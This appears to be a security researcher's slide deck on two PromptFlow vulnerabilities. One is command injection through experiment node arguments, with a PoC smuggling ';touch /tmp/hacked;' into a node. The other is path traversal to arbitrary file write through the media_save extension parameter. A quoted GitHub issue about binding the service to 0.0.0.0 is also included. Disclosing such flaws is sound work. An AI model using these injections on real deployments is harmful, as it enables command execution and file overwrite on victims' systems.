
Inject Point

```
404 def async_start(self, executable_path=None, nodes=None, from_nodes=None, attempt=None, **kwargs):
405     """Start an asynchronous execution of an experiment.
406
407     :param executable_path: Python path when executing the experiment.
408     :type executable_path: str
409     :param nodes: Nodes to be executed.
410
411     args = [executable_path, __file__, "start", "--experiment", self.experiment.name]
412     if nodes:
413         _params_inject_validation(nodes, "nodes")
414         args = args + ["--nodes"] + nodes
415     if from_nodes:
416         _params_inject_validation(from_nodes, "from-nodes")
417         args = args + ["--from-nodes"] + from_nodes
418     if kwargs.get("session"):
419         _params_inject_validation(kwargs.get("session"), "session")
420         args = args + ["--session", kwargs.get("session")]
421     args = args + ["--attempt", str(index)]
422     # start an orchestrator process using detach mode
423     logger.debug(f"Start experiment {self.experiment.name} in background.")
424     _start_process_in_background(args, executable_path)
425     return self.experiment
```

Oversight #1: Affecting Experimentation



PromptFlow



Oversight #1: PoC



PromptFlow


```
from promptflow.client import PFClient
from promptflow._sdk._constants import EXPERIMENT_CREATED_ON_INDEX_NAME, EXPERIMENT_TABLE_NAME, LOCAL_MGMT_DB_PATH
from promptflow._sdk._orm import Experiment, mgmt_db_session
from promptflow._sdk._orm.session import create_index_if_not_exists, create_or_update_table
from promptflow._sdk.entities._experiment import CommandNode, Experiment, ExperimentData, ExperimentInput, FlowNode
from promptflow._sdk._load_functions import _load_experiment_template
from sqlalchemy import create_engine

# victim setup
mgmt_db_session()
engine = create_engine(f"sqlite:/// {LOCAL_MGMT_DB_PATH}", future=True)
create_or_update_table(engine, orm_class=Experiment, tablename=EXPERIMENT_TABLE_NAME)
create_index_if_not_exists(engine, EXPERIMENT_CREATED_ON_INDEX_NAME, EXPERIMENT_TABLE_NAME, "created_on")

pf = PFClient()
template = _load_experiment_template(source='promptflow/src/promptflow/tests/test_configs/experiments/basic-no-script-template/basic.exp.yaml')
experiment = Experiment.from_template(template)

# attack step
bad_command = ';touch /tmp/hacked;'
experiment = pf._experiments.start(experiment, nodes=[bad_command])
```

Oversight #1: Vulnerable Flow in Azure



Vulnerable Experimentation in the Prompt Flow as PoC

Oversight #2: Vulnerable Code

```
70  ▼  def save_image(directory, base64_data, extension):  
71      image_data = base64.b64decode(base64_data)  
72      hash_object = hashlib.sha256(image_data)  
73      filename = hash_object.hexdigest()  
74      file_path = Path(directory) / f"{filename}.{extension}"  
75      with open(file_path, "wb") as f:  
76          f.write(image_data)  
77      return file_path
```

Oversight #2: Secure Cases in Codebase

```
12  werkzeug.utils import safe_join

91  safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)

109 safe_path = safe_join(str(flow), image_path)

130 flow_path = safe_join(str(flow), experiment)
```

```
86      args = media_save_parser.parse_args()
87      flow = decrypt_flow_path(args.flow)
88      flow, _ = resolve_flow_path(flow)
89      base64_data = args.base64_data
90      extension = args.extension
91      safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)
```

Case 1

```
105      args = media_get_parser.parse_args()
106      flow = decrypt_flow_path(args.flow)
107      flow, _ = resolve_flow_path(flow)
108      image_path = args.image_path
109      safe_path = safe_join(str(flow), image_path)
```

Case 2

```
128      else:
129          flow, _ = resolve_flow_path(flow)
130          flow_path = safe_join(str(flow), experiment)
```

Case 3

Oversight #2: Path Traversal to AFW

```
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72      hash_object = hashlib.sha256(image_data)  
73      filename = hash_object.hexdigest()  
74      file_path = Path(directory) / f"{filename}.{extension}"  
75      with open(file_path, "wb") as f:  
76          f.write(image_data)  
77      return file_path
```

Why not use `safe_join()`

Oversight #2: Vulnerable Code Path

```
80 @api.route("/media_save")
81 class MediaSave(Resource):
82     @api.response(code=200, description="Save image", model=fields.String)
83     @api.doc(description="Save image")
84     @api.expect(media_save_parser)
85     def post(self):
86         args = media_save_parser.parse_args()
87         flow = decrypt_flow_path(args.flow)
88         flow, _ = resolve_flow_path(flow)
89         base64_data = args.base64_data
90         extension = args.extension
91         safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)
92         if safe_path is None:
93             message = f"The untrusted path {PROMPT_FLOW_DIR_NAME} relative to the base directory {flow} detected!"
94             raise UserErrorException(message)
95         file_path = save_image(safe_path, base64_data, extension)
96         path = Path(file_path).relative_to(flow)
97         return str(path)
```

Source

Inject Point

```
usage: pf [-h] [-v] {config,connection,flow,run,tool,trace,service,upgrade} ...

pf: manage prompt flow assets. Learn more: https://microsoft.github.io/promptflow.

positional arguments:
  {config,connection,flow,run,tool,trace,service,upgrade}
  config                Manage configs.
  connection            Manage connections.
  flow                  Manage flows.
  run                   Manage runs.
  tool                  Manage tools.
  trace                 Manage traces.
  service               Manage prompt flow service.
  upgrade               upgrade prompt flow CLI.
```

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73     filename = hash_object.hexdigest()
74     file_path = Path(directory) / f"{filename}.{extension}"
75     with open(file_path, "wb") as f:
76         f.write(image_data)
77     return file_path
```

Sink

Oversight #2: PoC





PromptFlow

```
pf config set service.host="0.0.0.0" && pf service start
```

← Victim Setup

Attack Step
↓



Oversight #2: Remote or Local?

 engrogerio opened on Jun 18

edited by engrogerio · Edits · ...

I can not serve to host 0.0.0.0.
Is that possible to implement a easy way to change constant.PF_SERVICE_HOST to another value?
Today if you change _constant.PF_SERVICE_HOST, it will be overwritten to 127.0.0.1 before the server starts.



 engrogerio added **enhancement** on Jun 18

 Omza987 assigned YingChen1996 on Jun 19

 YingChen1996 on Jun 20

Contributor edited by YingChen1996 · Edits · ...

@engrogerio · Thanks for reporting the issue.
May I double confirm the scenario you mentioned above is local prompt flow service (pf service start) or prompt flow serve (pf flow serve)?
And may I ask how do you change the PF_SERVICE_HOST, do you modify the corresponding source code?

Btw, in what scenarios do you need to change the host value?



 YingChen1996 on Jul 9

Add config pfs host feature and will release it in the next public version.



My code starts the trace :

@trace
def chat(question: str = "What's the capital of France?") -> str:
 """Flow entry function."""

 if "OPENAI_API_KEY" not in os.environ and "AZURE_OPENAI_API_KEY" not in os.environ:
 # load environment variables from .env file
 load_dotenv()
 prompt = Prompt.load(source=BASE_DIR / "chat.prompt")
 # trigger a llm call with the prompt obj
 output = prompt(question=question)
 return output

I changed the PF_SERVICE_HOST like:

constants_file_path = os.path.abspath(promptflow.constants.__file__)
command = f'sudo chmod 755 {constants_file_path}'
exit_status = os.system(command)

search_and_replace(constants_file_path, 'PF_SERVICE_HOST = "127.0.0.1"', 'PF_SERVICE_HOST = "0.0.0.0"')

My scenario is: I am using promptflow on a Posit Connect deployed application.

